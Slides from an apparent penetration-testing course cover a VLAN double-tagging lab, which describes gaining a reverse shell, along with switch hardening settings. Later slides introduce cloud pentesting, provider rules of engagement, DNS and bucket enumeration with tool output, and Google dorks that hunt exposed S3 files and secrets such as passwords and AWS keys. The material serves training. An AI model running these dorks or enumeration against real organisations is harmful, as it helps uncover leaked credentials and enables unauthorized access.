


VLAN Network: Double Tagging



<https://t.me/learningnets>

VLAN Network: Double Tagging



Exercise 8.3



Demo 8.3

VLAN Double Tagging

- The interface eth2 on your kali machine is connected to a switch in access mode
- There is another machine sitting at 10.0.20.201 in vlan 20
- This machine has a vulnerable service running on port 4712
- Exploit the machine and gain a reverse shell on kali using double tagging

VLAN: **Attack Mitigation**

- Example: access mode

```
#switchport mode access  
#switchport nonegotiate  
#switchport access vlan 100
```

- Example: trunk mode

```
#switchport trunk encapsulation dot1q  
#switchport mode trunk  
#switchport nonegotiate  
#switchport trunk allowed vlan 10,100  
#switchport trunk native vlan 1
```



Network status: After VLAN Double Tagging Attack

SHARED Subnet
(192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211
VPN



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209
Ubuntu



192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)



10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)



10.10.100.220
Cisco IOS




10.10.100.220
Apache Log4j



Cloud Pentesting

- ✓ Enumeration
- ✓ Cloud Service Attack Surfaces
- ✓ Identity Services
- ✓ Post Exploitation
- ✓ Backdooring and Maintaining Access

Cloud Infrastructure



What is a Cloud

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable
- Can be : Public / Private / Hybrid / Community



Comparison: Types of Cloud



Parameter	Public Cloud	Private Cloud	Hybrid Cloud	Community Cloud
Scalability	Very High	Limited	Very High	Limited
Reliability	Very High	Very High	High	Very High
Security Responsibility	Vendor	Individual	Vendor and Individual	Individual
Cost	Comparatively Cheaper	Expensive	Moderately Expensive	Moderately Expensive
Example	AWS, GCP, Azure	KVM, Xen	VMware vCloud	Salesforce Community Cloud

Types of Cloud Services



SaaS

Software as a Service



FaaS

Function as a Service



CaaS

Containers as a Service



PaaS

Platform as a Service



IaaS

Infrastructure as a Service



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Shared Responsibility Model



Pizza as a Service 2.0


<http://www.paulkerrison.co.uk>



You Manage



Vendor Manages



Cloud Service Responsibility Matrix



Responsibilities	On-prem	IaaS	CaaS	PaaS	FaaS	SaaS
All Things Client Side	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Data (Transit and Cloud)	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Identity & Access Management	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Functional Logic	Tenant	Tenant	Tenant	Tenant	Tenant	Provider
Applications	Tenant	Tenant	Tenant	Tenant	Provider	Provider
Runtime	Tenant	Tenant	Tenant	Provider	Provider	Provider
Middleware	Tenant	Tenant	Provider	Provider	Provider	Provider
OS	Tenant	Tenant	Provider	Provider	Provider	Provider
Virtualization	Tenant	Provider	Provider	Provider	Provider	Provider
Load Balancing	Tenant	Provider	Provider	Provider	Provider	Provider
Networking	Tenant	Provider	Provider	Provider	Provider	Provider
Servers	Tenant	Provider	Provider	Provider	Provider	Provider
Physical Security	Tenant	Provider	Provider	Provider	Provider	Provider

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Why Cloud Security Matters

- Major push by organizations to be on cloud or cloud native
- Multitude of offerings === different threat models
- Misconfigurations can increase threats
- Lapse in security can cause money/data/resource losses.
- Examples:
 - [Cryptojacking in cloud](#)
 - [Code Spaces closed their shops because of AWS creds theft](#)



Infra Security



Conventional Infra Security

- Approval only required from owner
- If whitelisted no throttling will be placed by owner
- Network attack is IP based
- IPs mostly private by default
- BCP/DR self planned
- Major danger is data / intellectual property / reputation loss
- Missing patches / Misconfigurations

Cloud Infra Security

- Service provider approval is required*
- Abuse of resource (DDoS, DoS) can result in restrictions
- Network attacks rely on DNS
- IPs mostly public by default
- BCP / DR relies on provider
- Major threat is abuse of services leading to service ban or huge bills
- Misconfiguration / API exposure

* Note that some types of testing may be explicitly pre-approved (with caveats) in provider terms

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Legalities around Cloud Pentesting



docs.microsoft.com/en-us/azure/security/azure-security-pen-testing

As of June 15, 2017, Microsoft no longer requires pre-approval to conduct a penetration test against Azure resources. Customers who wish to formally document upcoming penetration testing engagements against Microsoft Azure are encouraged to fill out the [Azure Service Penetration Testing Notification form](#). This process is only related to Microsoft Azure, and not applicable to other Microsoft Cloud Service.

Important

While notifying Microsoft of pen testing activities is no longer required customers must still comply with the [Microsoft Cloud Unified Penetration Testing Rules of Engagement](#).

Azure

aws.amazon.com/security/penetration-testing

Permitted Services – You're welcome to conduct security assessments against AWS resources that make use of the services listed below. We're constantly updating this list; click [here](#) to leave us feedback or request for inclusion of additional services:

- o Amazon EC2 instances, NAT Gateways, and Elastic Load Balancers
- o Amazon RDS
- o Amazon CloudFront
- o Amazon Aurora
- o Amazon API Gateways
- o AWS Lambda and Lambda Edge functions
- o Amazon Lightsail resources
- o Amazon Elastic Beanstalk environments

Prohibited Activities – The following activities are prohibited at this time:

- o DNS zone walking via Amazon Route 53 Hosted Zones
- o Denial of Service (DoS), Distributed Denial of Service (DDoS), Simulated DoS, Simulated DDoS
- o Port flooding
- o Protocol flooding
- o Request flooding (login request flooding, API request flooding)

support.google.com/cloud/answer/6262505?hl=en

Google Cloud Platform Console Help

Do I need to notify Google that I plan to do a penetration test on my project?

If you plan to evaluate the security of your Cloud Platform infrastructure with penetration testing, you are not required to contact us. You will have to abide by the Cloud Platform [Acceptable Use Policy](#) and [Terms of Service](#), and ensure that your tests only affect your projects (and not other applications). If a vulnerability is found, please report it via the [Vulnerability Rewards](#) program.

Google Cloud

Conventional Infra v Cloud Offerings

Conventional Infra			
Self Managed Server	EC2 Instance	Virtual Machine	Compute Engine
Internal Network	VPC	Virtual Network	VPC
Firewall	Security Groups	Network Security Group	VPC Firewall
Open Network Share	Open S3 Bucket	Open Storage Account	Cloud Storage
Event Logs, Syslog, etc	CloudWatch	Azure Diagnostics / Activity Logs	Stackdriver
Domain / LDAP Admin	AWS Root User	Tenant Admin	GCP Super Admin

Traditional Infra v Cloud Mapping



Traditional Infra	Cloud Mapping	Example
Server	Services	DB Server => RDS, File storage => S3
Domain	Subscription	XYZ.com to subscription number 12345.43
Domain Admin	Subscription Admin	Subscription owner/admin controls the details
Pass the Hash	Credential Pivot	Instead of focusing on individual creds, focus more on tokens for pivoting across systems
Private IPs	Public IPs	There is always some public IPs involved.
RDP / SSH	Management APIs	Instead of getting SSH/RDP, just API Access is enough



More New AWS Services



Amazon \$4: Suspiciously Simple Storage Service



AWS Graygrass: Uses your spare brain capacity to run Lambda functions.



AWS Prekognition: Sees production outages coming before they happen!



Amazon SQS (Simple Queueing Storks): Babies may be delivered out of order or more than once.



AWS FatFinger: Automatically overwrites prod data with dev.



AWS Punch Card Manager: A customer asked for this, so here it is. Please don't use it.



AWS CodeDeploy: Laughs mockingly at your pull requests.



Amazon Snowstorm: Mails you a truckload of random data every 60 seconds.



AWS GreenShift: Transfers your company's entire revenue directly to AWS each month.

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Cloud Pentesting Enumeration

Enumeration



Asset Enumeration

- Subdomains enumeration
 - Target Domain
 - SaaS Service providers
- OSINT
 - Search Engines
 - Google
 - Shodan
 - Bing
 - Certificate transparency logs

Credential Hunting

- Username Enumeration
 - AWS Cloud APIs
 - Azure Cloud APIs
- OSINT
 - Code Repositories
 - Github
 - Bitbucket
 - And more
 - Google Dorking

Enumerating for Cloud Assets: **DNS**



DNS records can reveal a lot of information

- **MX** can point to various filtering or hosted email solutions
- **NS** records can point to DNS protections
- **TXT** records are used generally for domain validation
 - **SPF** record lists various authorized entities for sending emails
 - SaaS Providers
 - VM or IPs controlled by organizations

DNS: Sample Lookup

```
➔ - dig ANY +noall +answer

; <>> DiG 9.10.6 <>> ANY +noall +answer
;; global options: +cmd

00 604800 3601
3600      IN      SOA      dns1.registrar-servers.com. hostmaster.registrar-servers.com. 2019052800 43200 36
1799      IN      NS       dns1.registrar-servers.com.
1799      IN      NS       dns2.registrar-servers.com.
1798      IN      A        185.199.108.153
1798      IN      A        185.199.110.153
1798      IN      A        185.199.109.153
1798      IN      A        185.199.111.153
1799      IN      MX       10 eforward3.registrar-servers.com.
1799      IN      MX       10 eforward2.registrar-servers.com.
1799      IN      MX       15 eforward4.registrar-servers.com.
1799      IN      MX       10 eforward1.registrar-servers.com.
1799      IN      MX       20 eforward5.registrar-servers.com.
1798      IN      TXT      "v=spf1 include:spf.efwd.registrar-servers.com include:spf-00082601.pphosted.com
include:spf.protection.outlook.com ~all"
1798      IN      TXT      "google-site-verification=0Qz60vR-YapmaV76fWCALpPyA8eKJKs13hfIrzM-DJI"
1798      IN      TXT      "have-i-been-pwned-verification=73af25138ff2e330b76608e7b764e1a4"
1798      IN      TXT      "facebook-domain-verification=7XTt-y4au1PWxSZeNVdsfsdiys-iF4iQs0dhqcsdsHgXhRYnE"
```

Enumerating via Subdomains

Its customary to link SaaS provider URLs to your primary domain via CNAME pointing of Subdomain

- A quick DNS query for common subdomains like Helpdesk or blog would give good results
- Beware of subdomain takeover issues in this scenario



Enumerating via SaaS Provider Subdomains

- We can do a lookup against third-party domains using common patterns to see if anything is registered
- **This is not 100% accurate and may yield mixed results**
- Not all SaaS providers will give you a dedicated subdomain and org may not have linked all of its SaaS solutions with subdomains



Cloud Enumeration Tools: dnsscan



- Wordlist based DNS Scanner <https://github.com/rbsec/dnscan>

```
→ dnscan git:(master) python3 dnscan.py -d [REDACTED]
[*] Processing domain [REDACTED]
[*] Using system resolvers ['8.8.8.8']
[+] Getting nameservers
156.154.132.200 - dns1.registrar-servers.com
156.154.133.200 - dns2.registrar-servers.com
[-] Zone transfer failed

[+] TXT records found
"MS=ms21022903"
"facebook-domain-verification=[REDACTED]dhqcsdsHgXhRYnE"
"google-site-verification=[REDACTED]M-DJI"
"have-i-been-pwned-verification=[REDACTED]"
"v=spf1 include:spf.e[REDACTED]2601.pphosted.com i

[+] MX records found, added to target list
20 eforward5.registrar-servers.com.
15 eforward4.registrar-servers.com.
10 eforward1.registrar-servers.com.
10 eforward2.registrar-servers.com.
10 eforward3.registrar-servers.com.
```

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Cloud Enumeration Tools: **cloud_enum**

- Cloud_enum: https://github.com/initstring/cloud_enum

```
➔ cloud_enum git:(master) python3 cloud_enum.py -k victim
```

```
#####  
cloud_enum  
github.com/initstring  
#####
```

```
Keywords:    victim  
Mutations:   /Users/xlr8/WORK/github.com/initstring/cloud_enum/en  
Brute-list:  /Users/xlr8/WORK/github.com/initstring/cloud_enum/en
```

```
+++++  
azure checks  
+++++
```

```
[+] Checking for Azure Storage Accounts  
[*] Brute-forcing a list of 455 possible DNS names  
HTTP-OK Storage Account: http://victim[REDACTED].blob.core.wi  
HTTP-OK Storage Account: http://victim[REDACTED].blob.core.windows.net/  
HTTPS-Only Storage Account: http://victim[REDACTED].blob.core.windows.net/
```

```
Elapsed time: 00:00:19
```

```
Protected S3 Bucket: http://victim[REDACTED].s3.amazonaws.com/  
[!] Connection error on [REDACTED] Investigate  
OPEN S3 BUCKET: http://victim[REDACTED].s3.amazonaws.com/  
FILES:
```

```
+++++  
google checks  
+++++
```

```
[+] Checking for Google buckets  
Protected Google Bucket: http://storage.googleapis.com/victim[REDACTED]  
OPEN GOOGLE BUCKET: http://storage.googleapis.com/victim[REDACTED]  
FILES:  
->http://storage.go[REDACTED]  
->http://storage.go[REDACTED]  
->http://storage.go[REDACTED]
```

Google Dorking for Cloud?



- Cloud uses predefined subdomains which helps an attacker to quickly identify resources
 - *.azureedge.net, *.core.windows.net, *.appspot.com, *.s3.amazonaws.com, *.cloudfunctions.net. *.azure-api.net
- In cloud platform, it could be easy to identify misconfigured cloud services using Google dorks
- Examples:
 - site:*.s3.amazonaws.com + example.com
 - site:*.s3-website-us-west-2.amazonaws.com (static website)

Google Dorking

 All  Images  News  Shopping  Maps  More Settings Tools

About 54,30,000 results (0.27 seconds)

 All  Images  News  Shopping  Maps  More Settings Tools

About 18,70,000 results (0.20 seconds)

More Google Dork Tips

- `site:s3-*-*-.amazonaws.com filetype:sql`
- `site:s3-*.amazonaws.com`
- `site:s3-*.amazonaws.com filetype:txt`
- `site:s3-*.amazonaws.com filetype:txt password`
- `site:s3-*.amazonaws.com filetype:txt pass`
- `site:s3-*.amazonaws.com filetype:txt database`
- `site:s3-*.amazonaws.com filetype:txt swagger`
- `site:s3-*-*-.amazonaws.com AWS_SECRET`


